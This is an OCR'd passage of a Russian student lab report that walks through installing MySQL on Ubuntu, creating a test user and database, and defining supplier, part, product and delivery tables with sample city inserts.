


Рис. 3 — Процесс установки системы на сервер с именем master




Рис. 4 — Процесс установки системы на сервер с именем master




Рис. 5 — Процесс установки системы на сервер с именем master

После установки системы нам необходимо выполнить обновление системы. Данная процедура выполняется двумя командами и результат приведен на рисунках 6-7:

1. sudo apt update
2. sudo apt upgrade




Рис. 6 — Процесс обновления системы



Рис. 7 — Процесс обновления системы

После обновления системы нам необходимо выполнить установку mysql сервера и клиента командой:

1. sudo apt install mysql-server mysql-client

Данная операция приведена на рисунке 8




Рис. 8 — Процесс установки mysql сервера и клиента

После установки mysql сервера проверяем его версию командой:

mysql -V

Данная операция приведена на рисунке 9



Рис. 9 — Получение версии mysql сервера

После того, как бы убедились, что mysql содержит подходящую нам версию и убедились в том, что он установлен мы переходим к настройкам безопасности системы. Для этого выполняем команду:

1. sudo mysql_secure_installation

Процедура выполнения указанной команды указана на рисунках 10-11




Рис. 10 — Настройка безопасности сервера баз данных



Рис. 11 — Настройка безопасности сервера баз данных

После установки пароля и настроек системы безопасности мы подключаемся с правами администратора к базе данных при помощи команды:

1. sudo mysql -u root

Данная операция указана на рисунке 12:




Рис. 12 — Подключение к серверу от имени администратора

Далее мы создаем пользователя с возможностью удаленного входа, после чего создаем базу данных, выдаем данному пользователю все права на только что созданную базу данных при помощи команд:

1. CREATE USER 'my_user'@'%' IDENTIFIED BY 'password';
2. CREATE DATABASE testDB;
3. GRANT ALL PRIVILEGES ON testDB.* TO 'my_user'@'%';
4. FLUSH PRIVILEGES;

Результат выполнения данных команд указан на рисунках 13-16.




Рис. 13 — Создание пользователя в mysql




Рис. 14 — Создание базы данных

```
mysql> GRANT ALL PRIVILEGES ON testDB.* TO 'my_user'@'%';
Query OK, 0 rows affected (0.00 sec)

mysql>
```

Рис. 15 — Предоставление доступа к базам данных пользователю my_user

```
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
```

Рис. 16 — Применение привелегий

После выполнения предыдущего шага мы подготовили окружение для выполнения лабораторной работы. После чего мы создали в графическом виде структуру таблиц и связи между ними. Разработанная структура указана на рисунке 17.




Рис. 17 — Разработанная структура базы данных

После проектирования структуры базы данных мы подключаемся к базе при помощи следующих команд mysql:

1. show databases;
2. use testDB;

Результат выполнения данных команд изображен на рисунке 18




Рис. 18 — Выбор БД для дальнейшего использования

После выбора базы данных мы можем приступать к созданию таблиц при помощи, следующих SQL запросов:

```
CREATE TABLE `cities` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
  PRIMARY KEY (`id`) USING BTREE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;

CREATE TABLE `colors` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
  PRIMARY KEY (`id`) USING BTREE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;

CREATE TABLE `details` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
  `color_id` bigint UNSIGNED NOT NULL,
```

```
  `weight` double NOT NULL,
  PRIMARY KEY (`id`) USING BTREE,
  INDEX `details_color`(`color_id` ASC) USING BTREE,
  CONSTRAINT `details_color` FOREIGN KEY (`color_id`) REFERENCES `colors` (`id`) ON DELETE CASCADE ON UPDATE CASCADE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;

CREATE TABLE `products` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
  `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
  `city_id` bigint UNSIGNED NOT NULL,
  PRIMARY KEY (`id`) USING BTREE,
  INDEX `products_cities`(`city_id` ASC) USING BTREE,
  CONSTRAINT `products_cities` FOREIGN KEY (`city_id`) REFERENCES `cities` (`id`) ON DELETE CASCADE ON UPDATE CASCADE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;

CREATE TABLE `suppliers` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
  `family` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
  `rating` int UNSIGNED NOT NULL,
  `cityid` bigint UNSIGNED NOT NULL,
  PRIMARY KEY (`id`) USING BTREE,
  INDEX `supplier_cities`(`cityid` ASC) USING BTREE,
  CONSTRAINT `supplier_cities` FOREIGN KEY (`cityid`) REFERENCES `cities` (`id`) ON DELETE CASCADE ON UPDATE CASCADE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;

CREATE TABLE `deliveryes` (
  `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
```

```
  `supplier_id` bigint UNSIGNED NOT NULL,
  `detail_id` bigint UNSIGNED NOT NULL,
  `product_id` bigint UNSIGNED NOT NULL,
  `count` bigint UNSIGNED NOT NULL,
  PRIMARY KEY (`id`) USING BTREE,
  INDEX `delivery_supply`(`supplier_id` ASC) USING BTREE,
  INDEX `delivery_detail`(`detail_id` ASC) USING BTREE,
  INDEX `delivery_product`(`product_id` ASC) USING BTREE,
  CONSTRAINT `delivery_detail` FOREIGN KEY (`detail_id`) REFERENCES `details` (`id`) ON DELETE CASCADE ON UPDATE CASCADE,
  CONSTRAINT `delivery_product` FOREIGN KEY (`product_id`) REFERENCES `products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE,
  CONSTRAINT `delivery_supply` FOREIGN KEY (`supplier_id`) REFERENCES `suppliers` (`id`) ON DELETE CASCADE ON UPDATE CASCADE
) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
```

Процесс выполнения данных SQL запросов показан на рисунках 19-20.

После выполнения данного этапа мы проверяем созданные таблицы в базе данных:

1. Show tables;

Результат данной команды изображен на рисунке 21.



```
mysql> CREATE TABLE `cities`  (
id` bigi    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
e` varchar(255) CHA    ->   `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT
NULL,
    ->   PRIMARY KEY (`id`) USING BTREE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.02 sec)

mysql>
mysql> CREATE TABLE `colors`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
    ->   `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
    ->   PRIMARY KEY (`id`) USING BTREE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.02 sec)

mysql>
mysql> CREATE TABLE `details`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
    ->   `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
    ->   `color_id` bigint UNSIGNED NOT NULL,
LL,
      ->   `weight` double NOT NULL,
    ->   PRIMARY KEY (`id`) USING BTREE,
    ->   INDEX `details_color`(`color_id` ASC) USING BTREE,
    ->   CONSTRAINT `details_color` FOREIGN KEY (`color_id`) REFERENCES `colors` (`id`) ON DELETE CAS
CADE ON UPDATE CASCADE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.02 sec)

mysql>
mysql> CREATE TABLE `products`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
    ->   `name` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
    ->   `city_id` bigint UNSIGNED NOT NULL,
    ->   PRIMARY KEY (`id`) USING BTREE,
    ->   INDEX `products_cities`(`city_id` ASC) USING BTREE,
    ->   CONSTRAINT `products_cities` FOREIGN KEY (`city_id`) REFERENCES `cities` (`id`) ON DELETE CA
SCADE ON UPDATE CASCADE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.02 sec)

mysql>
mysql> CREATE TABLE `suppliers`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
(255)      -> CHAR  `family` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
    ->   `rating` int UNSIGNED NOT NULL,
```

Рис. 19 — Создание таблиц в БД

```
mysql> CREATE TABLE `suppliers`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
(255)     -> CHAR  `family` varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_0900_ai_ci NOT NULL,
    ->   `rating` int UNSIGNED NOT NULL,
    ->   `cityid` bigint UNSIGNED NOT NULL,
    ->   PRIMARY KEY (`id`) USING BTREE,
    ->   INDEX `supplier_cities`(`cityid` ASC) USING BTREE,
    ->   CONSTRAINT `supplier_cities` FOREIGN KEY (`cityid`) REFERENCES `cities` (`id`) ON DELETE CAS
CADE ON UPDATE CASCADE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.02 sec)

mysql>
mysql> CREATE TABLE `deliveryes`  (
    ->   `id` bigint UNSIGNED NOT NULL AUTO_INCREMENT,
    ->   `supplier_id` bigint UNSIGNED NOT NULL,
    ->   `detail_id` bigint UNSIGNED NOT NULL,
    ->   `product_id` bigint UNSIGNED NOT NULL,
    ->   `count` bigint UNSIGNED NOT NULL,
    ->   PRIMARY KEY (`id`) USING BTREE,
    ->   INDEX `delivery_supply`(`supplier_id` ASC) USING BTREE,
    ->   INDEX `delivery_detail`(`detail_id` ASC) USING BTREE,
    ->   INDEX `delivery_product`(`product_id` ASC) USING BTREE,
    ->   CONSTRAINT `delivery_detail` FOREIGN KEY (`detail_id`) REFERENCES `details` (`id`) ON DELETE
 CASCADE ON UPDATE CASCADE,
    ->   CONSTRAINT `delivery_product` FOREIGN KEY (`product_id`) REFERENCES `products` (`id`) ON DEL
ETE CASCADE ON UPDATE CASCADE,
    ->   CONSTRAINT `delivery_supply` FOREIGN KEY (`supplier_id`) REFERENCES `suppliers` (`id`) ON DE
LETE CASCADE ON UPDATE CASCADE
    -> ) ENGINE = InnoDB CHARACTER SET = utf8mb4 COLLATE = utf8mb4_0900_ai_ci ROW_FORMAT = Dynamic;
Query OK, 0 rows affected (0.04 sec)

mysql>
```

Рис. 20 — Создание таблиц в БД

```
mysql> show tables;
+------------------+
| Tables_in_testDB |
+------------------+
| cities           |
| colors           |
| deliveryes       |
| details          |
| products         |
| suppliers        |
+------------------+
6 rows in set (0.00 sec)
```

Рис. 21 — Проверка наличия созданных таблиц

После создания таблиц можно приступать к заполнению данных в созданных таблиц. Делается это при помощи SQL запроса INSERT.

Сперва заполняем таблицу городов при помощи следующих запросов:

INSERT INTO `cities` VALUES (1, 'Лондон');

INSERT INTO `cities` VALUES (2, 'Париж');

INSERT INTO `cities` VALUES (3, 'Афины');

INSERT INTO `cities` VALUES (4, 'Рим');

INSERT INTO `cities` VALUES (5, 'Осло');

Результат выполнения указан на рисунке 22.

